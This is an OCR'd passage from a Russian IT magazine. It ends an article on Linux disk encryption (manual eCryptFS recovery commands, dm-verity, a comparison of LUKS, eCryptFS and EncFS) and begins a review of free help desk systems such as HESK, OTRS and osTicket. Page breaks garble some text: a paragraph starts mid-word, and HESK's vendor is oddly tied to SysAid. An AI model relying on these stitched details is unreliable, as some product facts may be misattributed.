
Предупреждение о необходимости запомнить парольную фразу

Посмотрим, как его восстанавливать. Предположим, что парольная фраза не записана и восстановление идет с Live CD. Подразумевается, что ФС подмонтирована. Переходим в каталог home/.ecryptfs/rom/.ecryptfs и набираем команду:

```
# ecryptfs-unwrap-passphrase ./wrapped-passphrase
```

Затем передаем полученную парольную фразу в ecryptfs-add-passphrase:

```
# printf “%s” “e496ea18906ccbba4fb283fd3ea25307” | ↵
    ecryptfs-add-passphrase --fnek -
```



Парольная фраза

Процесс ручного восста-новления eCryptFS

И, запомнив токены и создав каталог, подмонтировать данную зашифрованную ФС к нему:

```
# mkdir /home/rom
# mount -t ecryptfs ↵
   -o key=passphrase:passphrase_passwd=e496ea18906ccbba4fb283fd3ea25307 ↵
   ../.Private /home/rom
```

Будут запрошены некоторые дополнительные данные об опциях монтирования. Почти все нужно оставить стандартным, за исключением вопроса о шифровании имен файлов и сигнатуры ключа для их шифрования — вместо значения по умолчанию нужно подставить второй токен из запомненных. И можно восстанавливать файлы.

dm-verify

Модуль dm-verify предназначен для проверки целостности блочных устройств. Верификация ведется с помощью hash tree, где «листья» — хеш-суммы блоков, а «ветви» — хеш-суммы наборов «листьев». Таким образом, для верификации блочного устройства (будь то раздел или диск) достаточно проверить всего одну контрольную сумму.

Этот механизм (вкупе с цифровой подписью) применяется в некоторых Android-устройствах для защиты от модификации системных разделов, а также в Google Chromium OS.

ЗАКЛЮЧЕНИЕ

Linux содержит действительно немало средств для криптографической защиты информации. Из трех описанных средств как минимум одно присутствует во всех современных дистрибутивах Linux. Но что же выбрать?

dm-crypt/LUKS стоит применять в тех случаях, когда есть возможность быстро отключить зашифрованный том и когда резервные копии либо не нужны, либо засекречиваются иным путем. В этом случае данное решение более чем эффективно, особенно с учетом того, что шифровать можно каскадом произвольной вложенности и типа (например, AES-Twofish-AES), — настоящий рай для параноиков.

eCryptFS подходит в тех случаях, когда нужно шифрованные данные куда-то сохранять — к примеру, в облако. Она обеспечивает довольно надежное

шифрование (хотя в 128-битном варианте, используемом по умолчанию, есть возможность снижения криптостойкости на два бита) и для конечного пользователя прозрачна.

EncFS же — старичок примерно десятилетней давности, базирующийся на еще более древних работах. К настоящему времени не рекомендован к использованию из-за потенциальных дыр в безопасности, но может применяться в качестве кросс-платформенного средства для защиты несенситивных данных в облаках.

При необходимости использования подобных средств всегда нужно помнить, что защита должна быть комплексной.

SYNACK

ИЩЕМ ПОМОЩНИКА


Мартин «urban.prankster» Пранкевич
martin@synack.ru

ПОДБИРАЕМ БЕСПЛАТНУЮ СИСТЕМУ ДЛЯ HELP DESK

Современные пользователи при выборе компании — поставщика услуг или товара нередко на первое место ставят качество и оперативность поддержки, чтобы при необходимости можно было быстро связаться и получить ответ, а также отслеживать статус запроса, если на решение проблемы требуется время. Именно поэтому у бизнеса велик интерес к специализированным продуктам для help desk, позволяющим перейти на более качественный уровень общения с клиентами. Такую систему можно найти и среди бесплатных решений.

HESK

Начнем с самой простой системы, которая может пригодиться для небольших компаний. HESK — быстрая бесплатная система, написанная на PHP, для поддержки клиентов через веб-интерфейс или email. Страница клиента содержит ссылки, позволяющие создать новый запрос или просмотреть текущие и самому найти ответ. Здесь же размещается база знаний, статьи в нее могут добавляться автоматически по результатам ответов на некоторые предыдущие запросы. Сюда же выводятся сервисные сообщения (например, предупреждения об аварии). Полезно, чтобы пользователи не создавали однотипные тикеты по текущей ситуации. Поля запроса полностью настраиваются, и их можно подстроить под любую организацию. Заявку можно отметить, отредактировать, переназначить, изменить, распечатать. Реализован экспорт заявок по фильтру. Поддерживается создание тикета по email, возможно подключение к почтовому серверу по POP3, отправка SMTP или через функцию PHP mail. Также администратор может создавать тикет вручную после звонка по телефону или, например, с форума. Запрос автоматически назначается сотруднику, который при необходимости перенаправляет тому, кто точно может решить проблему клиента.



Просмотр тикета в HESK


ям и фильтровать разными способами. Шаблоны ответов на тикеты и шаблоны тикетов с использованием подстановок позволяют быстро заполнять сообщение, увеличивая эффективность службы поддержки. Предусмотрена борьба со спамом через блокировку отдельных email и IP. Простые отчеты позволяют отследить нагрузку и эффективность службы поддержки. Для локализации устанавливается дополнительный пакет. Поддерживается только внутренняя база пользователей/сотрудников. Сотрудник может принадлежать к одной из двух категорий: персонал (можно ограничить количество свойств и категорий) или администратор. Доступен бесплатно, но за относительно небольшую плату можно получить поддержку и убрать надпись Powered by. Проект предлагает и SaaS-вариант. Компания выпускает более продвинутую версию SysAid, включающую также управление активами, чат, портал пользователя, ITIL, дополнительную аналитику, модули расширения и многое другое.

Для установки потребуется веб-сервер с поддержкой PHP 5.3.0+ и MySQL. Сам процесс очень несложный, установка и настройка не вызывает проблем даже у админов с небольшим опытом.

2 OPEN SOURCE TICKET SYSTEM (OTRS)

OTRS — одно из самых старых и популярных решений для help desk. Разрабатывать его начал в 2001 году Мартин Эденхофер (Martin Edenhofer), позже была создана компания OTRS, занимающаяся поддержкой коммерческой версии продукта. OTRS был частью большого проекта — некоммерческой организации Open Source Business Alliance, занимающейся продвижением open source проектов для бизнеса. Версия Free распространяется по лицензии GNU AGPL, вариант Business Solution доступен в качестве коробочного решения и по подписке как SaaS-сервис. Реализован в виде веб-приложения. Администрирование, создание пользовательских запросов и ответы на них — через веб-браузер. Состоит из нескольких модулей. Основная платформа содержит все функции для работы с заявками клиентов. При необходимости администратор через веб-интерфейс может установить дополнительные модули, которые повышают удобство работы с системой: база знаний / FAQ, календарь, файловый менеджер, веб-почта, контент-менеджер и многие другие. Особо стоит отметить модуль OTRS::ITSM — OTRS для управления IT-сервисами, построенную на основе процессов ITIL (OTRS сертифицирована экспертной компанией PinkVERIFY на соответствие ITIL). В 2011 году появился публичный репозиторий аддонов OPAR OTRS Package ARchive. Но, кроме него, есть и другие репозитории пакетов, плюс пакеты предлагаются отдельными компаниями.

Интерфейс очень прост и понятен. Его легко настроить при помощи тем и виджетов. В некоторых установках помогает мастер. Система очень гибко конфигурируется под определенную ситуацию. Для запросов можно указать очередность, поддерживаются вложенные очереди и перемещение сообщений из одной очереди в другую. Заявки клиенты подают через email или личный кабинет пользователя. Далее запросы попадают к специалистам поддержки, которые могут передавать их конкретным экспертам. Пользователь при этом будет получать подробные уведомления о статусе заявки и контролировать процесс исполнения в личном кабинете. Все изменения в заявках регистрируются, есть несколько уровней просмотра и детализации. Реализованы шаблоны автоответов и ответов пользователям. Например, при запросе можно автоматически добавлять список часто задаваемых вопросов или привязать заявку к FAQ. Реализован поиск. Система предоставляет самые разнообразные отчеты, в том числе и в формате PDF. Есть функции опросов, чат и многое другое. Сотрудникам могут быть определены разные права для доступа к элементам системы, поддерживаются группы и роли. Роли позволяют задать политики сразу для группы. Основных групп две. Это агент (Agent) — администратор и оператор системы OTRS и клиент (Customer) — пользователь, создающий заявки.



Работа с тикетом в OTRS

Написана на Perl, поддерживает множество СУБД (MySQL, PostgreSQL и другие), может интегрироваться с LDAP и Active Directory. Интерфейс OTRS переведен на 34 языка, среди которых есть и русский. Внешний вид можно изменить при помощи тем. В настоящее время OTRS используется тысячами

организаций, в числе которых Федеральное ведомство по информационной безопасности Германии, Яндекс, REG.RU, RU-CENTER и многие другие.

Работает на всех ОС, в которых доступен Perl и Apache: Linux, Solaris, AIX, FreeBSD, OpenBSD, OS X и Win. Для установки предлагаются пакеты для RHEL/CentOS, Fedora, SuSE и исходные коды плюс подробные инструкции (на английском и русском) для администратора и пользователя. В Wiki проекта Ubuntu есть инструкция по установке в этом дистрибутиве.

3 OSTICKET

OsTicket — набирающая популярность красивая, простая в настройке и очень гибкая система поддержки пользователей, имеющая все необходимое для организации такого сервиса. Распространяется бесплатно. Запросы клиенты могут подавать по email или через онлайн-форму. Для отправки заявки через форму регистрация не требуется, нужно указать имя, email, выбрать из списка категорию и описать проблему. Чтобы проверить статус заявки, поданной без регистрации, используются указанный email и ID (можно активировать капчу, чтобы не спамили). При поступлении запроса он может проходить через систему фильтров — это позволяет автоматизировать маршрут билета, посылая определенные запросы сразу в нужный отдел, что ускоряет решение задачи. Клиенту может отправляться автоответ, содержащий ссылки на информацию для самостоятельного решения вопроса. Для настройки автоответа используются шаблоны, в которых может быть более тридцати переменных. По мере прохождения заявки выдается оповещение по email. В поставке есть база знаний и портал, на котором архивируются все ответы на вопросы. Реализован механизм блокировки, чтобы несколько сотрудников не могли одновременно работать над одним тикетом. Поля запроса полностью настраиваемы, можно указать вложенные поля, когда они открываются при выборе определенного вопроса. Персонал может оставлять свои комментарии в запросе. Реализован быстрый отбор нерешенных тикетов, есть механизм контроля SLA. Система отчетов позволяет проверить нагрузку на службу поддержки и оценить ее эффективность.


Реализован API для интеграции с другими приложениями. Поддерживается несколько уровней учетных записей (гость, пользователь, агент и админ), агентов можно разделять по группам, темам и департаментам и назначать лидера в каждой категории. Для отправки и получения email используются внешние SMTP, POP3 и IMAP (все поддерживают SSL) и PHP mail.

Интерфейс переведен на несколько десятков языков, среди них есть и русский. Для локализации устанавливается дополнительный Language Packs. Локализованная версия доступна на сайте русскоязычной поддержки. Возмож-

ности расширяются при помощи плагинов. Их количество на порядок меньше, чем для OTRS. На сайте проекта доступно два плагина для аутентификации (LDAP/AD и HTTP Pass-Through) и два для сохранения вложений в локальной ФС или Amazon S3.

Проект предлагает коммерческую поддержку и облачный сервис. Пользователи версии Free могут найти ответы на форуме. Многие вопросы подробно освещены в документации, блоге, вики проекта и на сайте русскоязычной поддержки.

Написан на PHP. Для установки требуется веб-сервер (Apache, IIS), PHP, СУБД MySQL/MariaDB и любая ОС, где это есть. Сам процесс стандартен для такого рода приложений, по ходу мастер выдает подсказки, что нужно сделать, последующие настройки несложны и понятны.



Обработка заявки в OsTicket

4 RT: REQUEST TRACKER

